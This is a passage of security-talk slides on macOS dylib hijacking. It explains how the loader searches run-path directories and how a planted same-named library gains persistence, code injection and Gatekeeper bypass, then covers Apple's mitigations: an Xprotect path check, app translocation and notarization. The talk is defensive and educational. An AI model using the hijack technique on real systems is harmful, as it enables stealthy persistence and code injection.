
    runtime location % otool -l Foo.App/Contents/MacOS/Foo "run path" dependency Load command 14 cmd LC_LOAD_DYLIB cmdsize 56 name @rpath/foo.dylib Load command 104 cmd LC_RPATH cmdsize 32 path @executable_path Load command 105 cmd LC_RPATH cmdsize 32 path @loader_path Load command 106 cmd LC_RPATH cmdsize 48 path @executable_path/../Frameworks @rpath/foo.dylib "run path" dirs. looks for the "rpath" dependency ...in each "rpath" directory (each specified in a LC_RPATH) % man dyld "@rpaths" The loader searches each run path (LC_RPATH) directory and blindly loads the first dylib it finds that matches the dependency's name 👀
  11. So what is library hijacking? Imagine a binary with: note:


    not all binaries are "vulnerable" ...also, this isn't the binary's fault per se! Multiple run path directories, The dependency is found in a secondary run path dir. Drop a library, with the same name, in a primary search location ...hijack! (no need to modify the binary) foo.dylib? foo.dylib?

  12. Impact? (circa 2015) persistence, code injection, gatekeeper bypasses, & more!

    hijackable apps on my box code injection into Xcode (do you trust your compiler?) everything was hijackable! $ reboot $ lsof -p <pid of PhotoStreamAgent> /Applications/iPhoto.app/Contents/Library/LoginItems/ PhotoFoundation.framework/Versions/A/PhotoFoundation /Applications/iPhoto.app/Contents/Frameworks/ PhotoFoundation.framework/Versions/A/PhotoFoundation stealthy persistence (via Apple's PhotoStreamAgent) Gatekeeper bypass via 'externally' referenced dylibs

  13. Always an Impact? only if vulnerable app is "useful" CVE-2025-56383

    (Sept. 2025) "millions of [Windows] users at risk" Ok, but really this only allows local attackers to load a library in Notepad++ 🤪 infosec twitter (x) ...remains undefeated

  14. "Remote" Mitigation ("quick fix") patch for CVE 2015-3715 (external dylibs)

    $ classdump XprotectFramework @interface XprotectDylibCheck : NSObject { NSMutableArray *_rPaths; NSMutableArray *_loadCommands; .... } + (BOOL)path:(id)arg1 isSafeWithBundle:(id)arg2; + (id)allowedLibraryPaths; - (BOOL)checkCommandsWithBundleURL:(id)arg1; checks each dependency (e.g. LC_LOAD_DYLIB) external dylib hijack if (![self path:dylib isSafeWithBundle:bundle]) { //NOT SAFE: block/log "Fails dylib check" } } 01 02 03 (lldb) po $rax <__NSArrayI 0x7f89ca4ed960>( /usr/, /opt, /System/, /Library/, /Network/, /AppleInternal/, /Developer, /build ) dylib in "allowed" dirs? 01 02 03 if(YES != [dylib hasPrefix:appBundle]) { //NOT SAFE } dylib is in app bundle?

  15. "Remote" Mitigations (more generally) gatekeeper path randomization, a.k.a. 'translocation' disk

    image, zip, etc. "What's New in Security" (WWDC 2016) * Any references to (untrusted) external content are therefore severed * 💥 only bundle is copied ...then exec'd bundle with external (hijackable?) content isolated app (no external content)

  16. "Remote" Mitigations gatekeeper path randomization a.k.a. translocation # ./processMonitor {

    "event" : "ES_EVENT_TYPE_NOTIFY_EXEC", "process" : { "pid" : 4112 "name" : "Adobe Photoshop 2026", "path" : "/private/var/folders/tp/j1m5l84j72d4qdmqhbyr6j3c0000gn/T/AppTranslocation/ A73C93FD-0166-44D7-9A3A-C0DC91300BB3/d/Adobe Photoshop 2026.app/Contents/MacOS/Adobe Photoshop 2026", ... } } app executed from a translocated path .../AppTranslocation/... % ps 4112 PID COMMAND 4112 /private/var/folders/tp/j1m5l84j72d4qdmqhbyr6j3c0000gn/T/AppTranslocation/ A73C93FD-0166-44D7-9A3A-C0DC91300BB3/d/Adobe Photoshop 2026.app/Contents/MacOS/Adobe Photoshop 2026 "App Translocation" folders: Learn more: "'Untranslocating' an App" objective-see.org/blog/blog_0x15.html Are read-only Are randomly named Contain only the app bundle (nothing external!)

  17. "Remote" Mitigations (more generally) notarization downloaded code, must be notarized!

    developers must submit binaries for notarization prior to distribution macOS will not load a hijacker dylib, even if it's "distributed" with a trusted app. notarization check
